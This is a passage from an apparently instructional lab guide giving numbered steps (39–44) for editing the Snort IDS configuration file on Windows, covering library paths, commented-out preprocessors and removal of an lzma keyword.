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
39. In this task, the dynamic preprocessor libraries are located at **C:\Snort\lib\snort_dynamicpreprocessor**.
40. At the path to base preprocessor (or dynamic) engine (Line 246), replace **/usr/local/lib/snort_dynamicengine/libsf_engine.so** with your base preprocessor engine **C:\Snort\lib\snort_dynamicengine\sf_engine.dll**.
41. Ensure that the dynamic rules libraries (Line 250) is commented out, as you have already configured the libraries in dynamic preprocessor libraries.

    Note: Add (**space**) in between **#** and dynamicdetection (Line 250).



42. Scroll down to the **Step #5: Configure preprocessors** section (Line 253), the listed preprocessor. This does nothing in IDS mode, however, it generates errors at runtime.
43. Comment out all the preprocessors listed in this section by adding '**#**' and (**space**) before each preprocessor rule (262-266).

    Note: To 'comment out' is to render a block of code inert by turning it into a comment.

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



44. Scroll down to line 326 and delete **lzma** keyword and a (**space**).



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
